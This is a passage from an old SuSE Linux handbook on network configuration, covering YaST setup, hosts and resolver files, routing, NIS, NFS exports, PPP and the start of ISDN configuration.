loadhigh keyb gr,,c:\windows\command\keyboard.sys
goto %config%

:Win95
win
goto ende

:DOS
path c:.;d:.;c:\windows\command;c:\util;
loadhigh c:\windows\command\mscdex.exe /D:TSYCD3 /L:x
loadhigh c:\windows\command\doskey
c:\windows\command\mouse.exe
goto ende

:ende
echo * And now? *
```

File contents 4.9.9: Example `autoexec.bat` for starting Linux in Windows 95

When you have finished editing the file, don't forget to save it.

5. If you now boot your machine, the Windows 95 boot menu should appear, giving you two seconds to select an entry. If you choose *Command line*, your own boot menu will be displayed. Now you have five seconds to select an operating system. After this delay, Windows 95 starts automatically. If you select '`Linux`', Linux starts and awaits your login.

Part III

Network configuration

5 Networking Linux

Preliminary Words. . .

In this age of communication, the number of computers connected to one another is already so large that a standalone machine that is not networked at least some of the time, is quite a rarity. Linux is in its element in the Internet, and offers you all the resources necessary to connect to multiple networks.

This chapter presents an overview of the tools needed for installing and maintaining your network connections. The most important configuration files will be discussed, together with some of the more important tools.

First, we will show you how a Linux machine can be integrated into an existing ☞*LAN* and how you can create a network of Linux machines. Then, connecting to other hosts via modem is explained. We show you how to make an Internet connection using PPP. A longer section is dedicated to ISDN configuration. Then the configuration of mail and news systems is discussed, and the chapter ends with the description of a fax system in Linux.

Almost everything to do with networks can be adjusted in YaST (see Section 3.6 page 101 and Section 17.6 page 464); since configuring a network can become very complex, however, only the basic mechanisms and the relevant files for configuring the network will be discussed.

Good Neighborhoods—Connecting to a LAN

Connecting a Linux machine to other UNIX machines (this can include other Linux machines as well, of course) via a LAN is not a problem. Certain prerequirements need to be fulfilled, but these do not restrict the use of a Linux machine in a networking environment.

Requirements and Preliminary Work

Linux supports almost every type of network card (Ethernet, Arcnet, Token Ring) and is familiar with almost every known networking protocol (TCP/IP, AppleTalk, IPX). Taking every possible configuration into consideration would go far beyond the scope of this chapter. We will discuss the *most general* case (integrating Linux into a TCP/IP network via an ethernet card). The latest information about other networks can be found in `Documentation` in your kernel source directory. The kernel's help function (when you configure it) supplies you with very useful additional information.

The following requirements have to be met:

- Your machine has to have a supported network card; you can see if your card has been started correctly with the following command:

  ```
  earth:/ # cat /proc/net/dev
  ```

  There should be a line beginning with **`eth0:`**.

Tip

If kernel support for network cards is by means of modules, (see Section 13.2 page 376—as is the general case for SuSE kernels) the name of the module has to be entered in `/etc/modules.conf`. For your first ethernet card, this might look like:
`alias eth0 tulip`
This is done automatically if you selected the network module in Linuxrc during installation. It can also be done at a later time using YaST (see Section 3.6.1 page 102).

If these requirements are fulfilled, there are some things to be considered before you start configuring your machine:

Host name	The name of your machine on the network. Hostname should not exceed 8 characters and should not already be used on the local net.
Domain name	The name of the domain your machine belongs to. Domains help to structure big networks (such as the Internet). A host is addressed via its *fully qualified* name, which consists of a hostname, domain name and top level domain. For example, `earth.cosmos.com` addresses the computer `earth` in the domain `cosmos.com`. The top level domain may contain up to 4 letters. The pattern for a *fully qualified* domain name is computername.domainname.top level domain.

Table 5.1: continued overleaf...

IP address	The address of your machine in the network. Every machine has at least one IP address for each network interface (e.g. a network or ISDN card), which is unique. This address consists of a sequence of 4 bytes, normally separated by full stops (e. g., `193.141.17.1`). If you choose an IP address, you should consider whether you plan to connect to the Internet in the near future. If so, it is recommended that you use registered IP addresses from the very start. If you only have a private local network, there are some address ranges defined by the pseudo-standard RFC1597 which ensures that even if one of these addresses "escapes" to the Internet, it won't hurt anybody or cause any damage. 10.0.0.0 > 10.255.255.255 (Class A) 172.16.0.0 > 172.31.255.255 (Class B) 192.168.0.0 > 192.168.255.255 (Class C) Some IP addresses are not intended for computers, but have special functions. For example, the address `192.168.0.0` represents the network itself, and `192.168.0.255` is the broadcast address which belongs to it.
Gateway address	If there is a gateway computer on your network (that is, a machine that is connected to more than one network and which transports packets from one network to the other), you can enter the appropriate address while configuring your network.
Netmask	By means of the netmask, it is clear which network the machine belongs to. The IP address is added to the netmask via a logical *AND*. Thus, the host part is cut out and leaves the network's address as a result.
Address of the name server	Name servers provide a DNS (Domain Name Service) which converts host names into IP addresses. Thus the computer name `earth`is assigned the IP address `192.168.0.20`. If there is a reachable name server on the net and you want to use it by default, its IP address should be entered when you configure the network.

Table 5.1: Values for network configuration

5.1 Configuration Using YaST

If all the preliminary requirements from Section 5 page 149, are fulfilled, you can start configuring your network via YaST.

1. Log in as '`root`'.
2. Start YaST and change to '`System administration`', '`Network configuration`', '`Basic network configuration`'.




Figure 5.1: Configure network using YaST

3. Now select a free number, e. g. `0`.
4. Press F5 and select '`Ethernet`'. Leave this mask by pressing '`Continue`'.
5. Now press F6 ('`IP addresses`') and enter the IP address of your machine (e. g. `192.168.0.20`). Then you should enter the netmask. For a class C network (up to 254 machines in one subnet) this typically is `255.255.255.0`. If there is no gateway on your network you should leave this entry blank.
6. Leave this entry by hitting '`Continue`'.
7. Activate the network with F4.
8. Pressing F10 lets you save your network configuration, Esc leaves the mask without changes.
9. '`Change hostname`' lets you assign or change the host name. You also need to enter the domain the host belongs to.
10. '`Configure network services`' enables you to configure whether the inetd, portmapper, or the NFS server should be started. And you may enter the name that is posted to news articles on USENET.

- inetd is needed to invoke certain services on demand, such as telnet, finger, ftp and more. The inetd should always be started, as otherwise some services are not available. On systems where security is an issue, please follow the guidelines in Section 18.2.2 page 488.
- If you want to use this machine either as an NFS or NIS server you will need to start the portmapper (portmapper) at boot up. If you have decided on starting the portmapper, you are asked whether you want to start the NFS server as well.

11. '`Configure nameservers`' lets you assign one or more nameservers. Up to three IP addresses may be entered.
12. '`Configure sendmail`' allows you to install a basic configuration for sendmail. A detailed reference on sendmail configuration is located in Section 6.8 page 195.

Moreover there are a couple of settings in `/etc/rc.config` which you might find useful in setting up your network. YaST provides an easy frontend to edit this file (see Section 17.6 page 464).

The basic network configuration should now be complete. YaST then launches SuSEconfig and adds the changes to the respective files (see Section 5.2). For the changes to take effect, it is necessary to restart the daemons. This might be achieved by entering:

```
earth:~ # rcnetwork restart
```

(see Chapter 17 page 459).

5.2 Manual Network Configuration—Where Do I Find What?

You should use YaST to configure your network, but since, unfortunately, it doesn't cover all parts of network configuration, there may be some work to be done by hand.

5.2.1 Configuration Files

This section gives you an overview of the most important configuration files for your network and roughly explains their functions and format.

`/etc/rc.config`
In this central configuration file, almost everything concerning your network can be set. After changing it with YaST and launching SuSEconfig, most of the necessary configuration files will be generated automatically. Even boot scripts are built via settings in this file.

Tip

If you change this file manually, don't forget to launch SuSEconfig each time you've changed it, in order for the configuration changes to take effect.

/etc/hosts

Here, machines are assigned IP addresses (see File contents 5.2.1). If no nameserver is used, every machine you want to be able to reach has to be set – one line per machine. This line consists of the IP address, the fully qualified hostname (full name), and the unofficial name (nickname). The IP address has to be at the beginning of the line, entries are separated by blanks, or tab-stops. Comments are started with a `'#'`.

```
#
# hosts         This file describes a number of hostname-to-address
#               mappings for the TCP/IP subsystem.  It is mostly
#               used at boot time, when no nameservers are running.
#               On small systems, this file can be used instead of a
#               "named" nameserver.  Just add the names, addresses
#               and any aliases to this file...
#
127.0.0.1       localhost
193.141.17.1    gauss.suse.de gauss
193.141.17.42   sofa.suse.de sofa
# End of hosts
```

File contents 5.2.1: `/etc/hosts`

/etc/networks

Here, network names are converted to network addresses. The format of this file resembles the `hosts` file. Here, however, network names are put in front of the addresses (see File contents 5.2.2).

```
#
# networks    This file describes a number of netname-to-address
#             mappings for the TCP/IP subsystem.  It is mostly
#             used at boot time, when no nameservers are running.
#
loopback      127.0.0.0
localnet      193.141.17.0
# End of networks.
```

File contents 5.2.2: `/etc/networks`

/etc/host.conf

This file is for resolving hostnames. Hostnames (or networks) are entered here; resolving itself is done by the *resolver* library. Comments begin with a `'#'`. The following parameters can be set:

order *bind hosts*	Order in which services for resolving a hostname are called. Possible arguments are:

Table 5.2: continued overleaf...

	bind: using a nameserver *hosts*: searching `/etc/hosts`
multi *on off*	Determines if a machine in `/etc/hosts` is allowed to have multiple IP addresses.
nospoof *on* alert *on off*	Just influences the *spoofing* of the nameserver, without any other consequences.
trim <domainname>	The given domain name is cut off from its hostname before being resolved (provided this machine name contains the given domain name). This might come in handy if in `/etc/hosts` there are only local domains which should be recognized even with the full domain name attached.

Table 5.2: Parameters for `/etc/host.conf`

An example for `/etc/host.conf` can be seen in the file 5.2.3.

```
#
# /etc/host.conf
#
# We have named running
order hosts bind
# Allow multiple addrs
multi on
# End of host.conf
```

File contents 5.2.3: `/etc/host.conf`

`/etc/nsswitch.conf`

With the GNU C library 2.0, SuSE Linux now makes use of the “Name Service Switch” (NSS) (see manpage for **`nsswitch.conf`** (**`man 5 nsswitch.conf`**). More detailed information can be found in *The GNU C Library Reference Manual*, in the chapter "System Databases and Name Service Switch" [1]).

The file `/etc/nsswitch.conf` lets you set the order in which certain information is requested. There is an example for `nsswitch.conf` in File contents 5.2.4 on the next page. Comments are marked with a `'#'`.

An entry in the so called “database” `hosts` means that after `/etc/hosts` (`files`) is run, a DNS request (see package `named`) is sent.

The “databases” that are available under NSS are listed in Table 5.3 on the following page. For future releases the parameters `automount`, `bootparams`, `netmasks` and `publickey` should be available.

[1] package `libcinfo`, series `doc`.

```
#
# /etc/nsswitch.conf
#
passwd:     compat
group:      compat

hosts:      files dns
networks:   files dns

services:   db files
protocols:  db files

netgroup:   files
```

File contents 5.2.4: `/etc/nsswitch.conf`

`aliases`	Mail aliases, used by `sendmail`(8); see manpage for **`aliases`** (**`man 5 aliases`**).
`ethers`	Ethernet addresses.
`group`	For user groups, used by `getgrent`(3) see manpage for **`group`** (**`man 5 group`**).
`hosts`	Hostnames and IP addresses, used by `gethostbyname`(3) and similar functions.
`netgroup`	Valid list of hosts and users in the current network for setting user permissions; see manpage for **`netgroup`** (**`man 5 netgroup`**).
`networks`	Network names and addresses, used by `getnetent`(3).
`passwd`	User passwords used by `getpwent`(3); see manpage for **`passwd`** (**`man 5 passwd`**).
`protocols`	Network protocols, used by `getprotoent`(3) see manpage for **`protocols`** (**`man 5 protocols`**).
`rpc`	“Remote Procedure Call” names and addresses, used by `getrpcbyname`(3) and similar functions.
`services`	Network services, used by `getservent`(3).
`shadow`	“Shadow” passwords of the users, used by `getspnam`(3); see manpage for **`shadow`** (**`man 5 shadow`**).

Table 5.3: Via `/etc/nsswitch.conf` available “data bases”

All configuration possibilities of NSS "databases" are listed in Table 5.4.

`files`	directly access files, e. g. `/etc/aliases`.
`db`	access via a database.
`nis`	see Section 5.4 page 159.
`nisplus`	
`dns`	Only available with `hosts` and `networks` as extension.
`compat`	Only available with `passwd`, `shadow` and `group` as extension.
additionally	it is possible to trigger different reactions on different lookup results. Details in manpage for **`nsswitch.conf`** (**`man 5 nsswitch.conf`**)

Table 5.4: Possible settings of the NSS-"data base"

`/etc/resolv.conf`

As with `/etc/host.conf`, this file plays a vital role in resolving machine names by means of the *resolver* library.

The domain for a given machine is specified here (keyword **`search`**), together with the address of the nameserver. There can be several entries for domain names in here.[2] If a not fully-qualified name is resolved, entries in **`search`** are appended one after the other, to create a fully qualified name.

Several nameservers can be given here, each on a line of its own; these entries have to start with **`nameserver`**. Comments are entered as usual using `'#'`.

```
# /etc/resolv.conf
#
# Our domain
search suse.de
#
# We use Gauss (193.141.17.1) as nameserver
nameserver 193.141.17.1
# End of resolv.conf
```

File contents 5.2.5: `/etc/resolv.conf`

YaST (see Section 5.1 page 152) enters the specified nameserver here automatically!

`/etc/HOSTNAME`

The complete name of the machine is entered here, along with its domain name (this is called the *fully qualified domain name*). This file is read by a couple of scripts at startup. It should only contain one line with the machine's name! The file is also automatically generated via settings in `/etc/rc.config`.

[2]The more entries there are the longer it will take to resolve a name!

5.2.2 Startup Scripts

Besides the configuration files described above, there are a couple of scripts that start networking programs at startup. These scripts are run as soon as the machine switches to one of the *multiuser runlevels*.

`/sbin/init.d/network`	This script is responsible for configuring your (network) hard- and software at boot time; it also evaluates the IP address, network address, netmask, and gateway given in `/etc/rc.config` (created by YaST; see Section 5.1 page 152).
`/sbin/init.d/route`	Serves to set static routes in the network. A detailed description can be found in Section 5.3.
`/sbin/init.d/inetd`	Starts inetd if defined in `/etc/rc.config`. This is necessary if you want to login to this machine via a network.
`/sbin/init.d/portmap`	Starts the portmapper, needed to be able to use RPC servers, such as an NFS server.
`/sbin/init.d/nfsserver`	Starts the NFS server.
`/sbin/init.d/sendmail`	Controls sendmail process according to settings in `/etc/rc.config`.
`/sbin/init.d/ypserv`	Starts the NIS server, depending on the settings in `/etc/rc.config`.
`/sbin/init.d/ypclient`	Starts the NIS client, depending on settings in `/etc/rc.config`.

Table 5.5: The network startup scripts

5.3 Routing in SuSE Linux

Preliminaries

Setting the routing table on SuSE Linux is not done by means of variables in the central configuration file `/etc/rc.config`, but through a special script in `/sbin/init.d`. and another configuration file in `/etc`.

After the network has been initialized by the boot scripts in `/sbin/init.d/network`, `i4l_hardware` and possible additional boot scripts, `/etc/route.conf` is searched by `/sbin/init.d/route` to build a routing table. This table is then configured for the system.

Any static routes that are needed may be added to `/etc/route.conf`: routes to a host, routes to a host via a gateway and routes to a network.

Another possibility is dynamic routing available in the program /usr/sbin/routed, but configuring this is more complicated. For more information, please see the routed manpage.

How to Use /etc/route.conf

The rules that apply to `/etc/route.conf` are adapted from the output of **`route`**. If **`route`** is called without parameters, the routing table in use is displayed. Apart from `Flags`, `Metric`, `Ref` and `Use`, the entries in `/etc/route.conf` are identical.

These are the rules that apply to `/etc/route.conf`:

- Lines beginning with # or blank lines are ignored. An entry consists of one line and from 2 to 4 columns.
- The first column gives the target of a route. Here, the IP address of a host, a network, or a *reachable* nameserver may be given. Even the full name is allowed (Fully Qualified Domain Name).
- The keyword `default` is reserved for the default gateway. Please do *not* use `0.0.0.0` as the target for routing entries.
- The second column either contains a separator (`0.0.0.0`) or the IP address (or the FQDN) of a host. This host may be the default gateway or a gateway behind a host or network.
- The third column is for entering the netmask of networks or hosts behind a gateway. For hosts behind a gateway this is `255.255.255.255`.
- The last column is only important for networks (loopback, Ethernet, ISDN, PPP, dummy device, etc.) connected to the local machine. Here, the device has to be specified.

A simple example of `/etc/route.conf` is shown in figure 5.3.1 on the following page. If new entries are added to `/etc/route.conf`, just enter:

```
earth:~ # rcroute restart
```

to run the routing table with the new entries.

5.4 NIS, Yellow Pages on a LAN

5.4.1 What is NIS?

As soon as multiple UNIX systems in a network want to access common resources, you have to make sure, for example, that all user and group identities are the same for all machines in that network. The network should be transparent to the user: whatever machine a user is working on, he will always find himself in exactly the same environment. This is made possible by means of *NIS* and *NFS* services. NFS distributes filesystems over a network, and is discussed in Section 5.5 page 161.

```
# Destination       Dummy/Gateway       Netmask             Device
#
# 192.168.0.1       0.0.0.0             255.255.255.255     ippp0
# default           192.168.0.1
#
# Net devices
#
127.0.0.0           0.0.0.0             255.255.255.0       lo
204.127.235.0       0.0.0.0             255.255.255.0       eth0
#
# Gateway
#
default             204.127.235.41
#
# Host behind Gateway
#
207.68.156.51       207.68.145.45       255.255.255.255
#
# Net behind a Gateway
#
192.168.0.0         207.68.156.51       255.255.0.0
```

File contents 5.3.1: Simple example of `/etc/route.conf`

NIS (Network Information Service)[3] is a database service which enables access to `/etc/passwd`, `/etc/shadow` and `/etc/group` across a network. NIS can be used for other, more specialized tasks (such as for `/etc/hosts` or `/etc/services`), but we will spare you the details here.

5.4.2 Installing an NIS Client

SuSE Linux contains all the packages needed to install a NIS client. These tools are bundled in package `ypclient`, series `n`. To install an NIS client, the following steps should be performed:

- Adjust the NIS domain at startup by setting **`YP_DOMAINNAME`** in `/etc/rc.config`. When switching to a (networking) runlevel, `/sbin/init.d/network` evaluates these settings and assigns the domain name accordingly.

  The NIS domain name should not be confused with the DNS domain name ; they have nothing to do with one another, even though they might have the same name!

- Assign the NIS server. The NIS server is set via `/etc/rc.config` in the variable **`YP_SERVER`** . SuSEconfig then writes the correct values to `/etc/yp.conf` (see file contents 5.4.1). If you have set up this variable using YaST, this step is performed automatically. This file must contain a line starting with **`ypserver`**, followed by the name of the NIS server.

- Ensure that the RPC portmapper is started. NIS utilizes RPC (Remote Procedure Calls). Therefore the RPC portmapper needs to be running. This

[3]NIS is commonly referred to as YP. This comes from “yellow pages”, the “yellow pages” on the net.

```
#
# yp.conf
#
# Legal entries are:
#
# ypserver   <servername>      Define which host to contact
#                              for YP service.
#
ypserver        galois.suse.de
# End of yp.conf
```

File contents 5.4.1: `/etc/yp.conf`

server is started by `/sbin/init.d/rpc` and is performed automatically if you have configured it in `/etc/rc.config`.

- Complete the entries in `/etc/passwd` and `/etc/group`.

  In order for a request to be sent to the NIS server, after the local files have been searched, a line containing only a `'+'` has to be added to the relevant files. NIS allows you to set a multitude of other options, such as netgroups or local overwriting of NIS entries.

- Start ypbind. The final step in activating the NIS server is to launch `ypbind`. This is what actually starts the NIS client. This program is launched automatically if you have configured your network with YaST.

- To activate your changes, either restart your system or enter:

```
earth:~ # rcnetwork restart
earth:~ # rcypclient restart
```

5.4.3 NIS Master and Slave Server

For this feature you need to install package `ypserver`, series `n`. The procedure is explained in `/usr/share/doc/packages/yp/HOWTO`.

5.5 NFS—Distributed Filesystems

As mentioned above in Section 5.4 page 159, NFS (together with NIS) makes a network transparent to the user. By means of NFS it is possible to distribute filesystems over the network. It doesn't matter at which terminal a user is logged in. He will always find himself in the same environment.

As with NIS, NFS is an asymmetric service. There are NFS servers and NFS clients. A machine can be both—it can supply filesystems over the network (export) and mount filesystems from other hosts (import). Generally, these are servers with a very large hard drive capacity, whose filesystems are mounted by other clients.

5.5.1 Importing Filesystems

To import filesystems from an NFS server, the only requirement is that the RPC portmapper is already running. How to start this server has already been covered in connection with NIS (see page Section 5.4.2 page 160). If this is the case, other filesystems can be mounted (as long as they are exported by the server) just as easily as local filesystems, using the program **mount** with the following syntax:

mount -t nfs <**host**>**:**<**remote path**> <**local path**>

If user directories from the machine `Gauss.suse.de`, for example, are to be imported, the following command can be used:

```
earth:/ # mount -t nfs helios:/home /home
```

5.5.2 Exporting Filesystems

A machine that exports filesystems is called a NFS server. On a NFS server, there are a couple of tools that need to be started:

- RPC portmapper (*rpc.portmap*)
- RPC mount-daemon (*rpc.mountd*)
- RPC NFS-daemon (*rpc.nfsd*)

These are started by the scripts /sbin/init.d/rpc and /sbin/init.d/nfsserver at startup. Starting the RPC portmapper was described in Section 5.4.2 page 160 . After these daemons have been started, the configuration file `/etc/exports` decides which directories should be exported to which machines.

For each directory to be exported, one line is needed to specify which machines may access that directory, and with what permissions; all sub-directories of this directory will automatically be exported as well. All authorized machines are usually denoted with their full name (including domain name), but it is possible to use wildcards like `'*'` or `'?'` as well. If no machine is specified here, any machine is allowed to import this filesystem with the given permissions.

Permissions of the filesystem to be exported are denoted in brackets after the machine name. The most important options are:

ro	Filesystem is exported with read-only permission (default).
rw	Filesystem is exported with read-write permission.
root_squash	This makes sure that the user `'root'` of the given machine doesn't have `'root'` specific permissions on this filesystem. This is achieved by assigning user-ID `65534` to users with user-ID `0` (root). This user-ID should be set to `'nobody'`

Table 5.6: continued overleaf...

no_root_squash	Doesn't assign user-ID `0` to user-ID `65534` (default).
link_relative	Converts absolute links (those beginning with `'/'`) to a sequence of `'../'`. This is only useful if the whole filesystem of a machine is mounted (default).
link_absolute	Symbolic links remain untouched.
map_identity	User-ID's are exactly the same on both client and server (default).
map-daemon	Client and server don't have matching user-IDs. This tells nfsd to create a conversion table for user-IDs. **ugidd** is required for this to work.

Table 5.6: Permissions for exported filesystems

Your `exports` file might look like File contents 5.5.1.

```
#
# /etc/exports
#
/home            helios(rw)   venus(rw)
/usr/X11         helios(ro)   venus(ro)
/usr/lib/texmf   helios(ro)   venus(rw)
/                earth(ro,root_squash)
/home/ftp        (ro)
# End of exports
```

File contents 5.5.1: `/etc/exports`

File `/etc/exports` is read by mountd. So if you have changed anything in this file, make sure you restart mountd and nfsd for your changes to take effect. This can easily be done by:

```
earth:~ # rcnfsserver restart
```

6 Connecting to the World—and Then What?

In this chapter we show how to establish connections to remote networks: Wide Area Networks (or WANs) and the Internet. We also explain how to set up services that use these connections.

There are two communications protocol standards known in the UNIX world, UUCP and TCP/IP (via modem or ISDN). While UUCP (**U**nix to **U**nix **C**opy) is mainly designed for transporting mail and news, TCP/IP provides a *real* network connection which supplies all services to a LAN.

If TCP/IP is used with a modem connection, nowadays PPP (**P**oint to **P**oint **P**rotocol) is generally used. [1] For ISDN connections, rawip and snycPPP are normally used (see Section 6.2.5 page 174).

How such a WAN connection can be created is the subject of the following sections. PPP is briefly introduced (Section 6.1) and then ISDN configuration is explained (Section 6.2 page 167). Then connecting up an analog modem (Section 6.5 page 180) and configuring a PPP connection for modems is explained (Section 6.6 page 180). Setting up electronic mail and the news system (Section 6.8 page 195 and Section 6.9 page 197) as well as faxing possibilities (Section 6.10 page 200) is outlined.

In the next section we outline how to make a basic modem connection and use a terminal program to access a WAN. After that we go into some detail about configuring PPP, including a PPP server. Then the basics of e-mail, setting up a news system and fax capabilities are discussed.

6.1 PPP

PPP (Point-to-Point protocol) enables you to establish a TCP/IP connection via a serial line. Client and server may communicate while establishing their connection and set up their needed parameters accordingly. The server may configure an IP address as well as a name to the client.

Furthermore, PPP is a standard protocol (which SLIP isn't) and is normally the only protocol offered by ISP's.

The PPP daemon, pppd, which is used for communicating with various devices, plays a vital and central role in PPP connections. This daemon may serve either as server or client. To actually establish the connection, the program wvdial or chat is needed.

[1] SLIP (**S**erial **L**ine **I**nternet **P**rotocol) is going more and more out of fashion.

6.1.1 Requirements for Using PPP

The following items are needed to use PPP in SuSE Linux:

- The kernel needs to have support for TCP/IP and PPP included. This is the case with the standard kernel and the modules belonging to it — you don not need to compile a new kernel.
- The networking packages need to be installed. The packages that are required are package `nkita` and package `nkitb`, series `a`.
- The PPP base package, package `ppp`, series `n`, which includes pppd and chat script.
- The package `wvdial`, series `n` to establish and close down the connection.
- If ISDN is to be configured, refer also to Section 6.2.3 page 169.
- You need to know your login and password for the PPP server.

6.1.2 Further Information on PPP

PPP offers far more options and capabilities than we could list here. It would be beyond the scope of this book to even mention them all. If you need more capabilities or options, refer to the corresponding manuals and manpages, for example: `NET4-3-HOWTO.gz`; (previously: `NET-3-HOWTO.gz`) and `PPP-HOWTO.gz` in `/usr/share/doc/howto/en` as well as the documentation in `/usr/share/doc/packages/ppp` and `/usr/share/doc/packages/wvdial`.

More detailed information on PPP and its protocols may be found in the corresponding RFC's:

- RFC1144: Jacobson, V. "Compressing TCP/IP headers for low-speed serial links." 1990 February;
- RFC1321: Rivest, R. "The MD5 Message-Digest Algorithm." 1992 April;
- RFC1332: McGregor, G. "PPP Internet Protocol Control Protocol (IPCP)." 1992 May;
- RFC1334: Lloyd, B. Simpson, W.A. PPP authentication protocols."' 1992 October;
- RFC1548: Simpson, W.A. "The Point-to-Point Protocol (PPP)." 1993 December;
- RFC1549: Simpson, W.A. "PPP in HDLC Framing." 1993 December.

6.2 ISDN Configuration

In addition to its “normal” network capabilities, Linux can connect to your ISP via ISDN. Most of this may be set up in YaST, making ISDN configuration with SuSE Linux straightforward and easy.

This section refers mainly to a standard connection to your ISP via ISDN. Of course, there is lots more that can be done by isdn4linux.

Keep in mind that some of the procedures mentioned below may be “illegal”. Every active card and its firmware are certified. Passive ISDN controllers are certified only if they run with the software of the manufacturer. The ELSA Microlink PCI (previously called Quickstep) and Eicon Diva 2.01 are exceptions – these are also allowed in Linux. For those who need a certification, please use either an active ISDN card or connect the controller to your PBX.

ISDN has one great difference to a modem connection—once the network has been set up and configured, no additional commands are required. This is called “on demand”. As soon as you launch a telnet session, for example, the connection will be established. This normally takes about three seconds. Thus, it is possible to let “normal” users establish a connection. You may set the idle time. This is the period of time after which the connection will be cancelled automatically, if all the processes that use the connection are idle.

While configuring your ISDN system, it is recommended that you keep an eye on messages in `/var/log/messages`. Just start another xterm or login on another console and enter:

```
earth: # less +F /var/log/messages
```

The option **+F** causes the screen to display each new line "online", as it is written; you can leave this mode with `Ctrl` + `c`.

Another option is to view the ISDN traffic graphically, with the program xisdnload. Now, you will see each line as it is added to `/var/log/messages`.

6.2.1 Setting up ISDN - Step by Step

The following section provides a step by step guide to connecting to the Internet. Try this first. If it doesn’t work, or if you need more detailed information, then read through the subsequent sections of this chapter.

1. As user `‘root’`, start the program YaST – if you are in KDE: press `Alt` + `F2`, then enter **xterm**. Start YaST in the new window.
2. Go to ‘`System administration`’, ‘`Integrate hardware into system`’ and then to ‘`Configure ISDN hardware`’.
3. Complete the mask. If you are not sure what to enter, documentation can be found in `/usr/share/doc/packages/i4l` and in the following sections of the handbook.
4. Then select ‘`Start`’ in the window.

5. If this was successful (a positive message appears on the screen), then choose `ISDN-Parameter`.

6. Complete this mask as well.

7. Then select '`Start`' in the window.

8. If this works (another positive message appears), then select `Save`.

9. Go to the '`Network configuration`' menu, '`Network base configuration`'.

10. Create a new device (with F5) - `ISDN SyncPPP`. Press '`RETURN`', to reach the menu '`Enter network addresses`'.

11. Leave these settings as they are – the IP address of your local machine `192.168.0.99`, the address of the Point-To-Point partner is `192.168.0.1` – and only change the *Default-Gateway* to the same address as *Address of the Point-To-Point partner* (`192.168.0.1`).

12. Finish this by selecting '`Continue`'.

13. In the mask '`Selection of network`' you must activate the card with F4.

14. Save with F10.

15. Go to '`Nameserver configuration`', answer the question with '`Yes`'.

16. Enter the IP address of the nameserver (DNS) of your provider. If you do not know this, ask your provider. Usually this can be found on the web page of the provider.

17. End `YaST`. Enter **`init 1`** in the terminal window. If KDE (and X) are running, they will be stopped.

18. Re-start the network with **`init 2`** if you normally start X with **`startx`**. If you login using X Windows, however, then start with **`init 3`**.

19. If you start Netscape, for example, you can now surf on the Internet. If you also start **`xisdnload`**, you can monitor your connection status.

20. Some providers require you to specify the proxy server for your provider in Netscape:

    In Netscape, go to '`Edit`', '`Preferences`', '`Advanced`', '`Proxies`', '`Manual Proxy Configuration`' and then '`View`'.

Now your ISDN access should be running and your connection to the Internet should be running automatically as soon as you enter an Internet address in Netscape, for example, and the connection will be closed if no data traffic occurs for more than 60 seconds. You can monitor this traffic with **`xisdnload`**!

If it doesn't work, please continue reading below!

6.2.2 Overview

SuSE Linux includes the package `isdn4linux`, which includes hardware drivers and network interfaces as well as modem emulation (digital modems only). It even includes software which provides the function of an answering machine.

The ISDN hardware driver is launched by `/sbin/init.d/i4l_hardware` (see Chapter 17 page 459). Configuration of the ISDN part is done via isdnctrl (see manpage for **`isdnctrl`** (**`man isdnctrl`**)). The network interfaces are configured just like standard Ethernet interfaces by means of **`ifconfig`** (manpage for **`ifconfig`** (**`man ifconfig`**)) and **`route`** (manpage for **`route`** (**`man route`**)). In SuSE Linux, `/sbin/init.d/i4l` performs this task (see Chapter 17 page 459).

All actions taken are based upon entries in `/etc/rc.config`. These entry names resemble, where possible, the options of isdnctrl.

`/sbin/init.d/route` sets up the routing of the devices given in `/etc/route.conf`.

Establishing a connection is done by isdnctrl followed by `/sbin/init.d/i4l`, using settings from `/etc/rc.config`. You can see a list of these parameters by entering:

```
earth: # isdnctrl list all
```

As soon as somebody requests an ISDN service (this may be either a user or an application), the connection is established.

6.2.3 Configuring ISDN Hardware

Requirements

To make a successful connection from SuSE Linux, you will need:

1. an ISDN connection
2. a supported ISDN controller
3. SuSE Linux installed
4. one of the SuSE Linux standard kernels (on CD)

> **Note**
>
> You *don't* need to compile a kernel! If you want to compile a kernel anyway, make sure you use the sources from package `lx_suse`, series d!

5. the package `i4l`, series n
6. the documentation found in package `i4ldoc`, series `doc` (recommended)

What you need to know:

- the type of your ISDN controller
- the controller settings—IRQ, port address, etc. (depends on the type)
- the ISDN protocol you use:
  - 1TR6 : (old) national ISDN
  - DSS1 : Euro-ISDN

Note

Some of the PBX's (contrary to the documentation) still use *1TR6* instead of *DSS1*.

What is an MSN/EAZ?

With Euro-ISDN, you get a MSN (Multiple Subscriber Number), which normally is your telephone number without the prefix. If you just subscribed to ISDN, you will receive three different numbers. Any of them may be used for your ISDN connection, even if you use the same number as a telephone number, as they can be distinguished by their service indicator.

Normally, the ISDN controller is directly attached to an NTBA, but it is a good idea to connect another S0 bus to the PBX. If you use Euro-ISDN on your PBX, the MSN is normally the extension (direct call number).

For 1TR6, you have an EAZ (German: "Endgeraete Auswahl Ziffer" = end user selection number). Otherwise, they are treated the same. The EAZ is a single number. Just select one in the range of `1` to `7`. Don't forget the `0`!

6.2.4 Configuring ISDN Hardware with YaST

The driver itself is provided by a loadable kernel module. You don't need to reboot your system. Standard ISDN controllers are supported by the HiSax driver.

Some controllers, such as ICN and AVM-B1 , as well as P'n'P cards, may not yet be configurable with YaST. They require special treatment. Please look at the settings for ISDN controllers later in this section.

Here are the individual steps:

1. Log in as user `'root'`.
2. Launch YaST.
3. Now select '`System administration`', '`Integrate hardware into system`' and '`Configure ISDN hardware`'. The menu structure is shown in Figure 6.1 on the next page.
4. Next, enter the following parameters:

